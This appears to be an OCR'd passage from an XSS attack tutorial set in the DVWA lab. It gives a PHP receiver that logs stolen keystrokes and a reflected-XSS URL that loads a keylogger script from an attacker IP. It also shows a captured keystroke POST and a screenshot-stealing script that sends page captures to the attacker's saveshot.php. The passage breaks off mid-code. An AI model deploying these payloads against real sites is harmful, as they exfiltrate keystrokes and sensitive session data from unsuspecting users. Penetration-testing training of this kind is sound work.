


```
<?php
if(!empty($_POST['key'])) {
    $logfile = fopen('data.txt', 'a+');
    fwrite($logfile, $_POST['key']);
    fclose($logfile);
}
?>
```

These files should be hosted on the attacking server. Now we need to call this payload from the vulnerable page with XSS vulnerability.

http://localhost:81/DVWA/vulnerabilities/xss_r/?name=<script src="http://192.168.149.128/xss.js">


Here we are calling the file xss.js that contains the code for keylogging. (Note that IP address 192.168.149.128 belongs to our attacker machine.



```
POST /keylog.php HTTP/1.1
Host: 192.168.149.128
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:48.0) Gecko
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Referer: http://localhost:81/DVWA/vulnerabilities/xss_s/
Content-Length: 5
Origin: http://localhost:81
Connection: close

key=p
```

Name * pen

Now as the victim types anything on the webpage, it will be written to the data.txt file, as sho-wn in the screenshot below.




```
pentest
```

Name * pentest

5. Stealing Sensitive Information.


Another malicious activity that can be performed with an XSS attack is stealing sensitive infor mation from the user's current session. Imagine that an internet banking application is vulner able to XSS, the attacker could read the current balance, transaction information, personal data, etc.

For this scenario we need to create a JavaScript file on the attacker machine. The file cont -ains logic that takes a screenshot of the page where the script is running. The file is given b-elow.



```
if (typeof vx === 'undefined') {

// The destination to POST the screenshot to - change it here
var postDest = 'http://192.168.149.128/saveshot.php';

var vx = 'ok';

/*! jQuery v1.7.1 jquery.com | jquery.org/license */
(function(a,b){function cy(a){return f.isWindow(a)?a:a.nodeType===9?a.defaultView||a.parentWindow:!1}function cv(a){if(!ck[a]){var b=c.body,d=f("<"+a
+">").appendTo(b),e=d.css("display");d.remove();if(e==="none"||e===""){cl||(cl=c.createElement
("iframe"),cl.frameBorder=cl.width=cl.height=0),b.appendChild(cl);if(!cm||!cl.createElement)cm=(cl.contentWindow||
cl.contentDocument).document,cm.write((c.compatMode==="CSS1Compat"?"<!doctype html>":"")+"<html><body>"),cm.close();d=cm.createElement
(a),cm.body.appendChild(d),e=f.css(d,"display"),b.removeChild(cl)}ck[a]=e}return ck[a]}function cu(a,b){var c={};f.each(cq.concat.apply([],cq.slice
(0,b)),function(){c[this]=a});return c}function ct(){cr=b}function cs(){setTimeout(ct,0);return cr=f.now()}function cj(){try{return new
a.ActiveXObject("Microsoft.XMLHTTP")}catch(b){}}function ci(){try{return new a.XMLHttpRequest}catch(b){}}function cc(a,c){a.dataFilter&&
(c=a.dataFilter(c,a.dataType));var d=a.dataTypes,e={},g,h,i=d.length,j,k=d[0],l,m,n,o,p;for(g=1;g<i;g++){if(g===1)for(h in a.converters)typeof
h=="string"&&(e[h.toLowerCase()]=a.converters[h]);l=k,k=d[g];if(k==="*")k=l;else if(l!=="*"&&l!==k){m=l+" "+k,n=e[m]||e["* "+k];if(!n){p=b;for(o in e)
{j=o.split(" ");if(j[0]===l||j[0]==="*"){p=e[j[1]+" "+k];if(p){o=e[o],o===!0?n=p:p===!0&&(n=o);break}}}}!n&&!p&&f.error("No conversion from
"+m.replace(" "," to ")),n!==!0&&(c=n?n(c):p(o(c)))}}return c}function cb(a,c,d){var e=a.contents,f=a.dataTypes,g=a.responseFields,h,i,j,k;for(i in
g)i in d&&(c[g[i]]=d[i]);while(f[0]==="*")f.shift(),h===b&&(h=a.mimeType||c.getResponseHeader("content-type"));if(h)for(i in e)if(e[i]&&e[i].test(h))
{f.unshift(i);break}if(f[0]in d)j=f[0];else{for(i in d){if(!f[0]||a.converters[i+" "+f[0]]){j=i;break}k||(k=i)}j=j||k}if(j){j!==f[0]&&f.unshift
```

Then we need to create a PHP file on the attacker machine, to save the content of the png parameter into the test.png file.

